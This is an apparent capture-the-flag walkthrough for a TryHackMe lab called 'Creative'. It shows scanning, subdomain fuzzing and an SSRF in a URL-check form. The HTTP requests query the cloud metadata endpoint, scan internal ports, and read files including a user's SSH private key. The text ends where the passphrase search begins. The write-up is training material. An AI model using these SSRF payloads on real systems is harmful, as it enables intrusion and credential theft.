Creative [THM]

Submit both the user and root flags to complete the room.

Reconnaissance and Enumeration [Phase 1]

Nmap Scanning

nmap -sC -sV -A -O -T5 creative.thm

```
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 a0:5c:1c:4e:b4:86:cf:58:9f:22:f9:7c:54:3d:7e:7b (RSA)
|   256 47:d5:bb:58:b6:c5:cc:e3:6c:0b:00:bd:95:d2:a0:fb (ECDSA)
|_  256 cb:7c:ad:31:41:bb:98:af:cf:eb:e4:88:7f:12:5e:89 (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-title: Creative Studio | Free Bootstrap 4.3.x template
|_http-server-header: nginx/1.18.0 (Ubuntu)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 clo
Device type: specialized|storage-misc
Running (JUST GUESSING): Crestron 2-Series (86%), HP embedded (85%)
OS CPE: cpe:/o:crestron:2_series cpe:/h:hp:p2000_g3
Aggressive OS guesses: Crestron XPanel control system (86%), HP P2000 G3 NAS device (85
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 22/tcp)
HOP RTT      ADDRESS
1   179.26 ms 10.8.0.1
2   183.47 ms creative.thm (10.10.7.93)
```

We check for exploits for two things on the http server first is nginx/1.18.0 and the other is Free Bootstrap 4.3.x template. Let's use the --script vuln to check if there are any vulnerability on port 80

nmap -sC -sV -A -O -T5 -p80 --script vuln creative.thm

```
PORT   STATE SERVICE VERSION
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-csrf: Couldn't find any CSRF vulnerabilities.
| http-vuln-cve2011-3192:
|   VULNERABLE:
|   Apache byterange filter DoS
|     State: VULNERABLE
|     IDs:  BID:49303  CVE:CVE-2011-3192
|       The Apache web server is vulnerable to a denial of service attack when numerous
|       overlapping byte ranges are requested.
|     Disclosure date: 2011-08-19
|     References:
|       https://seclists.org/fulldisclosure/2011/Aug/175
```

```
|     https://www.securityfocus.com/bid/49303
|     https://www.tenable.com/plugins/nessus/55976
|_    https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-3192
| vulners:
|   nginx 1.18.0:
|     2C119FFA-ECE0-5E14-A4A4-354A2C38071A 10.0 https://vulners.com/githubexploit/2C119
|     95499236-C9FE-56A6-9D7D-E943A24B633A 8.9  https://vulners.com/githubexploit/954
|     3F71F065-66D4-541F-A813-9F1A2F2B1D91  8.8  https://vulners.com/githubexploit/3F71F
|     NGINX:CVE-2022-41741  7.8  https://vulners.com/nginx/NGINX:CVE-2022-41741
|     DF1BBDC4-B715-5ABE-985E-91DD3BB87773  7.8  https://vulners.com/githubexploit/DF1
|     CVE-2022-41741  7.8  https://vulners.com/cve/CVE-2022-41741
|     676D4F16-4FB3-11ED-A374-8C164567CA3C  7.8  https://vulners.com/freebsd/676D4F1
|     NGINX:CVE-2021-23017  7.7  https://vulners.com/nginx/NGINX:CVE-2021-23017
|     EDB-ID:50973  7.7  https://vulners.com/exploitdb/EDB-ID:50973  *EXPLOIT*
|     CVE-2021-23017  7.7  https://vulners.com/cve/CVE-2021-23017
|     B175E582-6BBF-5D54-AF15-ED3715F757E3 7.7  https://vulners.com/githubexploit/B175E
|     9A14990B-D52A-56B6-966C-6F35C8B8EB9D 7.7  https://vulners.com/githubexploit/9A1
|     25F34A51-EB79-5BBC-8262-6F1876067F04  7.7  https://vulners.com/githubexploit/25F
|     245ACDDD-B1E2-5344-B37D-5B9A0B0A1F0D 7.7  https://vulners.com/githubexploit/245
|     1337DAY-ID-37837  7.7  https://vulners.com/zdt/1337DAY-ID-37837  *EXPLOIT*
|     1337DAY-ID-36300  7.7  https://vulners.com/zdt/1337DAY-ID-36300  *EXPLOIT*
|     0882F019-BD60-11EB-9BDD-8C164567CA3C  7.7  https://vulners.com/freebsd/0882F01
|     00455CDF-B814-5424-952E-9088FBB2D42D 7.7  https://vulners.com/githubexploit/004
|     F7F6E599-CEF4-5E03-8E10-FE18C4101E38 7.5  https://vulners.com/githubexploit/F7F6E
|     E73E445F-0A0D-5966-8A21-C74FE9C0D2BC 7.5  https://vulners.com/githubexploit/E73
|     E5C174E5-D6E8-56E0-8403-D287DE52EB3F  7.5  https://vulners.com/githubexploit/E5C
|     DB6E1BBD-08B1-574D-A351-7D6BB9898A4A  7.5  https://vulners.com/githubexploit/DB6
|     CVE-2023-44487 7.5  https://vulners.com/cve/CVE-2023-44487
|     C9A1C0C1-B6E3-5955-A4F1-DEA0E505B14B  7.5  https://vulners.com/githubexploit/C9A
|     BD3652A9-D066-57BA-9943-4E34970463B9 7.5  https://vulners.com/githubexploit/BD3
|     B0208442-6E17-5772-B12D-B5BE30FA5540  7.5  https://vulners.com/githubexploit/B02
|     A820A056-9F91-5059-B0BC-8D92C7A31A52  7.5  https://vulners.com/githubexploit/A82
|     A66531EB-3C47-5C56-B8A6-E04B54E9D656 7.5  https://vulners.com/githubexploit/A66
|     9814661A-35A4-5DB7-BB25-A1040F365C81 7.5  https://vulners.com/githubexploit/98146
|     788E0E7C-6F5C-5DAD-9E3A-EE6D8A685F7D 7.5  https://vulners.com/githubexploit/788
|     5A864BCC-B490-5532-83AB-2E4109BB3C31 7.5  https://vulners.com/githubexploit/5A8
|     1F6E0709-DA03-564E-925F-3177657C053E 7.5  https://vulners.com/githubexploit/1F6E0
|     17C6AD2A-8469-56C8-BBBE-1764D0DF1680  7.5  https://vulners.com/githubexploit/17C
|     CVE-2021-3618 7.4  https://vulners.com/cve/CVE-2021-3618
|     NGINX:CVE-2022-41742  7.1  https://vulners.com/nginx/NGINX:CVE-2022-41742
|     CVE-2022-41742  7.1  https://vulners.com/cve/CVE-2022-41742
|     PACKETSTORM:167720  6.8  https://vulners.com/packetstorm/PACKETSTORM:167720
|     NGINX:CVE-2024-7347  5.7  https://vulners.com/nginx/NGINX:CVE-2024-7347
|     ADDC71B8-6024-11EF-86A1-8C164567CA3C  5.7  https://vulners.com/freebsd/ADDC71B
|     NGINX:CVE-2025-23419  5.3  https://vulners.com/nginx/NGINX:CVE-2025-23419
|     F5:K10438187  5.3  https://vulners.com/f5/F5:K10438187
|     9761AF78-E3E4-11EF-9F4A-589CFC10A551  5.3  https://vulners.com/freebsd/9761AF78-
|_    PACKETSTORM:162830  0.0  https://vulners.com/packetstorm/PACKETSTORM:162830
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
| http-fileupload-exploiter:
|
|     Couldn't find a file-type field.
|
|     Couldn't find a file-type field.
```

```
|
|   Couldn't find a file-type field.
|
|   Couldn't find a file-type field.
|
|_  Couldn't find a file-type field.
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 clo
Device type: specialized|storage-misc
Running (JUST GUESSING): Crestron 2-Series (86%), HP embedded (85%)
OS CPE: cpe:/o:crestron:2_series cpe:/h:hp:p2000_g3
Aggressive OS guesses: Crestron XPanel control system (86%), HP P2000 G3 NAS device (85
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 80/tcp)
HOP RTT      ADDRESS
1   196.88 ms 10.8.0.1
2   197.12 ms creative.thm (10.10.7.93)
```

The scan results doesn't have anything interesting besides the nginx server and bootstrap template lets further check for exploits for these two

Ffuf Scanning

Directory Fuzzing

ffuf -w /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt -u http://creative.thm/FUZZ -t 64

```
       /'___\  /'___\           /'___\
      /\ \__/ /\ \__/  __  __  /\ \__/
      \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
       \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
        \ \_\   \ \_\  \ \____/  \ \_\
         \/_/    \/_/   \/___/    \/_/

      v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://creative.thm/FUZZ
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.tx
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 64
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

assets                  [Status: 301, Size: 178, Words: 6, Lines: 8, Duration: 355ms]
:: Progress: [29999/29999] :: Job [1/1] :: 359 req/sec :: Duration: [0:01:29] :: Errors: 1 ::
```

Found assets lets see if there is something inside assets

ffuf -w /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt -u http://creative.thm/assets/FUZZ -t 64

```
        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://creative.thm/assets/FUZZ
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.tx
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 64
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

js                      [Status: 301, Size: 178, Words: 6, Lines: 8, Duration: 190ms]
css                     [Status: 301, Size: 178, Words: 6, Lines: 8, Duration: 239ms]
imgs                    [Status: 301, Size: 178, Words: 6, Lines: 8, Duration: 165ms]
vendors                 [Status: 301, Size: 178, Words: 6, Lines: 8, Duration: 200ms]
:: Progress: [29999/29999] :: Job [1/1] :: 348 req/sec :: Duration: [0:01:30] :: Errors: 1 ::
```

Found js and vendors that seems important lets explore more on js and vendors

ffuf -w /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt -u http://creative.thm/assets/js/FUZZ -t 64

```
        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://creative.thm/assets/js/FUZZ
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.tx
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 64
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
```

```
________________________________________________

:: Progress: [29999/29999] :: Job [1/1] :: 303 req/sec :: Duration: [0:01:30] :: Errors: 1 ::
```

Found Nothing on Js lets try to do the same for vendors

ffuf -w /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt -u http://creative.thm/assets/vendors/FUZZ -t 64

```
       /'___\  /'___\           /'___\
      /\ \__/ /\ \__/  __  __  /\ \__/
      \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
       \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
        \ \_\   \ \_\  \ \____/  \ \_\
         \/_/    \/_/   \/___/    \/_/

      v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://creative.thm/assets/vendors/FUZZ
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.tx
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 64
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

jquery                  [Status: 301, Size: 178, Words: 6, Lines: 8, Duration: 181ms]
:: Progress: [29999/29999] :: Job [1/1] :: 348 req/sec :: Duration: [0:01:30] :: Errors: 1 ::
```

Found jQuery on this but the sadly it's Forbidden for us. Let's try to do subdomain enumeration to see if we get something interesting over there.

Subdomain Enumeration

ffuf -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-20000.txt -u http://creative.thm/ -H 'HOST: FUZZ.creative.thm' -t 64 -fs 178

```
       /'___\  /'___\           /'___\
      /\ \__/ /\ \__/  __  __  /\ \__/
      \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
       \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
        \ \_\   \ \_\  \ \____/  \ \_\
         \/_/    \/_/   \/___/    \/_/

      v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://creative.thm/
```


```
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/DNS/subdomains-top1million-20000.txt
 :: Header           : Host: FUZZ.creative.thm
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 64
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response size: 178
________________________________________________

beta                    [Status: 200, Size: 591, Words: 91, Lines: 20, Duration: 241ms]
:: Progress: [19966/19966] :: Job [1/1] :: 365 req/sec :: Duration: [0:01:02] :: Errors: 0 ::
```

Ok nice, we are seeing something. let's visit the page and see what it is but first add beta.creative.thm to you /etc/hosts file or you wouldn't we able to access this


Visiting Web Application

http://creative.thm/



Nothing Interesting on this page

http://beta.creative.thm/



Looks like we can upload a url and test if the website is alive or not

Exploitation [Phase 2]

SSRF Found on beta.creative.thm

url parameter vulnerable to ssrf attack

```
POST / HTTP/1.1
Host: beta.creative.thm
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/p
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 67
Origin: http://beta.creative.thm
Connection: keep-alive
Referer: http://beta.creative.thm/
Upgrade-Insecure-Requests: 1
Priority: u=0, i

url=http://169.254.169.254/latest/dynamic/instance-identity/rsa2048
```

```
HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: Sat, 15 Mar 2025 17:37:28 GMT
Content-Type: text/html; charset=utf-8
Connection: keep-alive
Content-Length: 1487

MIAGCSqGSIb3DQEHAqCAMIACAQExDTALBglghkgBZQMEAgEwgAYJKoZIhvcNAQcBoIAkgAS
CiAgImFjY291bnRJZCIgOiAiNzM5OTMwNDI4NDQxIiwKICAiYXJjaGl0ZWN0dXJlIiA6ICJ4ODZf
NjQiLAogICJhdmFpbGFiaWxpdHlab25lIiA6ICJldS13ZXN0LTFiIiwKICAiYmlsbGluZ1Byb2R1
Y3RzIiA6IG51bGwsCiAgImRldnBheVByb2R1Y3RDb2RlcyIgOiBudWxsLAogICJtYXJrZXRwbGFj
ZVByb2R1Y3RDb2RlcyIgOiBudWxsLAogICJpbWFnZUlkIiA6ICJhbWktMDIzYWUzYmQyNWIwOD
```

```
NjQiLAogICJpbnN0YW5jZUlkIiA6ICJpLTA1MWE0ZjgxYTM3Y2IzYjVhIiwKICAiaW5zdGFuY2VU
eXBlIiA6ICJ0Mi5uYW5vIiwKICAia2VybmVsSWQiIDogbnVsbCwKICAicGVuZGluZ1RpbWUiIDog
IjIwMjUtMDMtMTVUMTM6NTY6MjBaIiwKICAicHJpdmF0ZUIwIiA6ICIxMC4xMC43LjkzIiwKICAi
cmFtZGIza0lkIiA6IG51bGwsCiAgInJlZ2lvbiIgOiAiZXUtd2VzdC0xIiwKICAidmVyc2lvbiIg
OiAiMjAxNy0wOS0zMCIKfQAAAAAADGCAiswggInAgEBMGkwXDELMAkGA1UEBhMCVVMxG
BAgTEFdhc2hpbmd0b24gU3RhdGUxEDAOBgNVBAcTB1NlYXR0bGUxIDAeBgNVBAoTF0FtYXp
ZWIgU2VydmljZXMgTExDAgkA6uaoe5pS3S8wCwYJYIZIAWUDBAIBoIGWMBgGCSqGSIb3DQE
BgkqhkiG9w0BBwEwHAYJKoZIhvcNAQkFMQ8XDTI1MDMxNTEzNTYyMVowKwYJKoZIhvcNAQ
HDALBglghkgBZQMEAgGhDQYJKoZIhvcNAQELBQAwLwYJKoZIhvcNAQkEMSIEINwi33iPIRisKe
FluiqQUlfOUVbXVn+jIoGeOLxcpGMA0GCSqGSIb3DQEBCwUABIIBAGp3GgBEGBgsl+o6l/YoK3
kYNw9rtJjnH18QbnyF7SN4SIL6Tizh4xPCpQQl1m0JfP291qPJgNnUOmEJXyTHEpcF6vb7l2Oas
771G9CJFLjKKJNBj+39bRyF4IBAw28u+ywdWBSbd/RibDaD+3F2ziwr1KXATxZ6FSnTKs8Srh+G
V/T2yZSAnFQiJTH60F21qDVZz9sF4TJMd1C6B8euWULgKJPqEnyXlZ9F4uEocitc132Q+n0vG4
khwvVOJz6sjbFNq8hl/xPuQ9w3zcbOWyRvCGOLNV46OwT19uozAZpst5pkxeCfjcT8eoYsmxyv
OqxvLvMevmtOwP8AAAAAAAA=
```

This i got while testing the web app that is on beta.creative.thm. I used burp suite to intercept the request and test for different things in repeater if we can do this we can probably look at the internal ip

Found port 1337 open on the internal ip the ‘elite hacker port’

command ⇒ python3 ssrfmap -r req.txt -p url -m readfiles,portscan

```
[14:28:48] IP:127.0.0.1   , Found filtered  port n°740
[14:28:48] IP:127.0.0.1   , Found filtered  port n°802
[14:28:48] IP:127.0.0.1   , Found filtered  port n°12346
[14:28:48] IP:127.0.0.1   , Found open      port n°1337 ⇒ [open port on the internal network]
[14:28:48] IP:127.0.0.1   , Found filtered  port n°1127
[14:28:48] IP:127.0.0.1   , Found filtered  port n°621
[14:28:48] IP:127.0.0.1   , Found filtered  port n°59
```

Ssrfmap is a great tool that we can use if we find an ssrf on a page or parameter i will link down the GitHub repo below :

Usage:

-r ⇒ to add the request that is vulnerable to ssrf

-p ⇒ to tell what parameter in the request is vulnerable to ssrf

-m ⇒ to use the modules ssrf has for me i used readfiles and portscan

1. readfiles ⇒ to read files that are default like /etc/passwd
2. portscan ⇒ to enumerate all the 65535 ports on the server to check which is open

```
POST / HTTP/1.1
Host: beta.creative.thm
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/p
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 25
Origin: http://beta.creative.thm
Connection: keep-alive
Referer: http://beta.creative.thm/
```

```
Upgrade-Insecure-Requests: 1
Priority: u=0, i

url=http://127.0.0.1:1337
```


Save the req.txt like this

SSRFMAP GitHub Repo

GitHub - swisskyrepo/SSRFmap: Automatic SSRF fuzzer and exploitation tool


Automatic SSRF fuzzer and exploitation tool. Contribute to swisskyrepo/SSRFmap development by creating an account on GitHub.

https://github.com/swisskyrepo/SSRFmap



Contents of Port 1337

http://127.0.0.1:1337 ⇒ accessible only through the url alive check app




Directory listing for /

- bin@
- boot/
- dev/
- etc/
- home/
- lib@
- lib32@
- lib64@
- libx32@
- lost+found/
- media/
- mnt/
- opt/
- proc/
- root/
- run/
- sbin@
- snap/
- srv/
- swap.img
- sys/
- tmp/
- usr/
- var/

Lets move to home and check for the user there

User.txt

http://1270.0.0.1:1337/home/saad/user.txt





And here we go we found the user.txt now lets move to forward to get the root.txt

but before that lets grab the id_rsa key so the we can login to saad via ssh


Getting the id_rsa from .ssh and logging into ssh via saad

http://127.0.0.1:1337/home/saad/.ssh/id_rsa





Save the id_rsa key in a file and then use chmod to give it permission and 600 is used to let ssh know this key is not from our kali machine. Now Finally lets connect to the ssh via saad



If we try to connect it is asking us for id_rsa passphrase which we we don't have lets try to find it if we can

Finding Passphrase for id_rsa

